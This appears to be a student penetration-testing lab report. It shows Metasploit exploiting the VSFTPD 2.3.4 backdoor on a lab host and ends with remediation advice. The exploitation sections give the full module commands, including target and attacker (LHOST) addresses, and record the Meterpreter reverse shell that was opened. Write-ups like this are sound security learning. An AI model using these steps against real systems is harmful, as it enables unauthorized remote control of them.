
The Metasploit Framework was successfully launched using the <u>msfconsole</u> command in Kali Linux. This framework provides a platform for developing and executing exploits against vulnerable <u>systems</u>.



b) Identifying vulnerable service (search vsftpd):

The FTP service discovered during scanning was analyzed using Metasploit Framework by using <u>search vsftpd</u> command. A know vulnerability, <u>vsftpd_234_backdoor</u>, was identified. This vulnerability allows remote attackers to gain unauthorized command execution on the target system.

```
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts

       =[ metasploit v6.4.124-dev                         ]
+ -- --=[ 2,632 exploits - 1,328 auxiliary - 1,710 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  Yes    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf >
```



c) Expolitation of Vulnerabilities:

The VSFTPD 2.3.4 service is identified during scanning was found to be vunerable to a backdoor. Using the Metasploit Framework, the exploit module <u>exploit/unix/ftp/vsftpd_234_backdoor</u> was selected and configured by setting the target IP (RHOSTS) as 192.168.58.128 and the attacker IP (LHOST) as 192.168.58.129. After executing the exploit using the run command, the backdoor was successfully triggered on post 21 and a Meterpreter session was opened. This indicates that remote access to the target system was successfully obtained, allowing the attacker to control the system and execute the commands.

4. Document Attack Paths and Impact:

a) Command Used:

- msfconsole
- search vsftpd
- use exploit/unix/ftp/vsftpd_234_backdoor
- set RHOSTS: 192.168.58.128
- set LHOST: 192.168.58.129

b) Observation:

- The VSFTPD 2.3.4 exploit module was successfully loaded in Metasploit.
- The target IP and attacker IP were configured correctly.
- On executing the exploit, a reverse TCP handler was started.
- The backdoor vulnerability was successfully triggered.
- A Meterpreter session was opened between attacker and target system.

c) Result:

The exploitation was successful, and remote access to the target system was achieved.

d) Attack Path:

Kali Linux (192.168.58.129)

- FTP Service (Port 21)
- VSFTPD 2.3.4 Backdoor
- Meterpreter Session (Remote Access)

5. Remediation Recommendation:

a. **Objective:**

To recommend security measures to prevent exploitation of identified vulnerabilities.

b. **Recommendations:**

- **Update the vulnerable vsftpd service to secure version.**
- **Apply latest security patches regularly.**
- **Disable unnecessary services such as ftp if not required.**
- **Use secure alternatives like sftp.**
- **Configure firewall to restrict unauthorized access.**
- **Use strong passwords and authentication mechanisms.**
- **Monitor system activities to detect suspicious behaviour.**

c. **Result:**

The implementation of these security measurs reduces the risk of exploitation and protects the system from unauthorized access.

d. **Conclusion:**

The vulnerabilities identified during penetration testing can be mitigated by applying proper security practices, thereby improving overall system security.

External Link:

[AaryanYT/Cybersecurity-Project]